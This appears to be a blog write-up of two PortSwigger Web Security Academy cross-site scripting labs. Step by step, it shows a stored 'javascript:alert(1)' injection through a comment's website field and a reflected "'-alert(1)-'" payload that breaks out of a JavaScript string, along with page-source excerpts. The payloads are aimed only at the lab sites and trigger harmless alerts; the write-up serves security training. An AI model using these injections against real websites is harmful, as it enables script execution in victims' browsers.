Leave a comment

Comment:

ashen

Name:

ASHEN AMANTHA


Email:

ashen@gmail.com


Website:

javascript:alert(1)

Confirm by checking it in the source page.


```
<section class="comment">
    <p>
    <img src="/resources/images/avatarDefault.svg" class="avatar">                                    <a id="author" href="javascript:alert(1)">ASHEN AMANTHA</a> | 15 February 2025
    </p>
    <p>ashen</p>
    <p></p>
```

When the victim click on the name, the script will execute and popup an alert.


0aa40060044f6ca381ba079b00430054.web-security-academy.net/post?postId=5

0aa40060044f6ca381ba079b00430054.web-security-academy.net says

1

Sophie lost her job ... ts.

'I just had to do it. ... rson who takes my job will be glad

Comments

I.C. Poorly | 20 January 2025

Is there a way I can download all your blogs in an eBook?

ashen2 | 15 February 2025

ashen1

ASHEN AMANTHA | 15 February 2025

ashen

EXPLANATION

Vulnerability: User input is stored inside an **anchor tag's href**, but **double quotes are encoded**, allowing javascript: injection.


9. Reflected XSS into a JavaScript string with angle brackets HTML encoded

LAB


This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality where angle brackets are encoded. The reflection occurs inside a JavaScript string. To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.

SOLUTION

STEP 01: Open the Lab and Identify the input field.




STEP 02: Test a basic input such as a random string, here the angle brackets are encoded.



0 search results for '<ashen"'

Search the random string in the page source.



```
<header class="notification-header">
</header>
<section class=blog-header>
    <h1>0 search results for '&lt;ashen&quot;'</h1>
    <hr>
</section>
<section class=search>
    <form action=/ method=GET>
        <input type=text placeholder='Search the blog...' name=search>
        <button type=submit class=button>Search</button>
    </form>
</section>
<script>
    var searchTerms = '&lt;ashen"';
    document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
</script>
```


STEP 03: As the angle brackets are encoded but single quotes are not encoded. So we can use single quotes to break out the string.

'-alert(1)-'

' closes the existing string.


-alert(1)- adds JavaScript code.

' prevents syntax errors by restoring string format.



```
<script>
    var searchTerms = ''-alert(1)-'';
    document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
</script>
```

If the page executes this script and shows an alert box with "1", the site is vulnerable.



0a5f00f2044241af80c1d019005b00a7.web-security-academy.net/?search=%27-alert%281%29-%27

0a5f00f2044241af80c1d019005b00a7.web-security-academy.net says

1

EXPLANATION

Vulnerability: User input is reflected inside a JavaScript string, with angle brackets encoded but quotes unprotected.